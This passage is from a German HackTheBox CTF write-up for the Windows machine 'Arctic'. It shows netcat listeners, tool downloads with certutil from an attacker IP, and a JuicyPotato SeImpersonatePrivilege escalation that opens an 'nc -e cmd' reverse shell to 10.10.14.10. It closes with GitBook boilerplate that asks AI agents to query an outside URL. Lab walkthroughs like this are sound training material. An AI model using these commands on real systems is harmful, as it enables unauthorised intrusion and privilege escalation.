<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a72015d2fca4b9c534f8e556664c1224fc78e168%2F%7B725CDDFC-ED0B-43B4-B444-789DEE05DE54%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**Lauschen und Ausführung:** Wir lauschen auf Port 443, um die Reverse Shell zu empfangen, und führen dann die geplante Aufgabe unter `/CFIDE/`:

```bash
rlwrap nc -nvlp 443
```

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-6e7f26ce06326ecc16a75b8cdc37f9a6097a512b%2Fimage%20(2400).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-2b5fe984867ed35f62b86c04d056475a9a131b10%2Fimage%20(2401).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

### Flagge user.txt :)

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-da1bd80a13c8ed9cb923d84e3db073895a66ee9b%2Fimage%20(2402).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

## Privilegieneskalation

### Missbrauch des SeImpersonatePrivilege:

Wir haben festgestellt, dass der Benutzer das `SeImpersonatePrivilege` Privileg besitzt, wodurch er für bestimmte Techniken zur Rechteausweitung anfällig ist. Der folgende Befehl bestätigt die Anwesenheit dieses Privilegs:

```bash
whoami /priv
```

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-326f22835ee1600efb1c52f89c668c945823a8ca%2Fimage%20(1145).png?alt=media" alt=""><figcaption></figcaption></figure>

Um diese Schwachstelle auszunutzen, verwenden wir **JuicyPotato**, ein bekanntes Werkzeug, um dieses Privileg im Windows-Kontext auszunutzen.

**Erforderliche Werkzeuge herunterladen**

{% embed url="<https://github.com/ohpe/juicy-potato/releases/tag/v0.1>" %}

{% embed url="<https://eternallybored.org/misc/netcat/>" %}

**Starten eines HTTP-Servers** auf unserer Angriffsmaschine, um Dateien bereitzustellen:

```bash
python3 -m http.server 8080
```

**Dateien auf die Zielmaschine übertragen** mit `certutil`:

```powershell
certutil.exe -f -urlcache -split http://10.10.14.10:8080/JP.exe
certutil.exe -f -urlcache -split http://10.10.14.10:8080/nc64.exe
```

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e061cc588b6152c2e488cc9a8ba230e80c95005e%2F%7B7A5EA247-6705-4AE6-9179-CC05D7C19D62%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**Ausführung von JuicyPotato zur Rechteausweitung**

Wir werden nun JuicyPotato ausführen, um eine privilegierte Sitzung zu erhalten. Der folgende Befehl startet JuicyPotato, das `cmd.exe` mit hohen Rechten ausgeführt wird und über Netcat eine Verbindung zu unserer Angriffsmaschine herstellt:

```powershell
./JP.exe -t * -l 1337 -p C:/Windows/System32/cmd.exe -a "/c C:/Windows/Temp/privesc/nc.exe -e cmd 10.10.14.10 1234"
```

**Anmeldung bei hoher Sitzung**

Um die Verbindung abzufangen, lauschen wir auf Port 1234:

```bash
rlwrap nc -nvlp 1234
```

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e3daf54d334df83828448b33a33c2507c321742e%2Fimage%20(1146).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

### Root-Flag :)

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5f6a1a1c85b5880d7c2ceec0377ce0ba8610174a%2Fimage%20(1147).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-cb205f3bda9f91a774548385f0c0a44224b0973c%2F%7B331DA03E-2FE6-4869-BA88-2B442360EB86%7D.png?alt=media" alt="" width="525"><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/de/writeups-ctf/hackthebox/windows-easy/artic-hackthebox-writeup.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.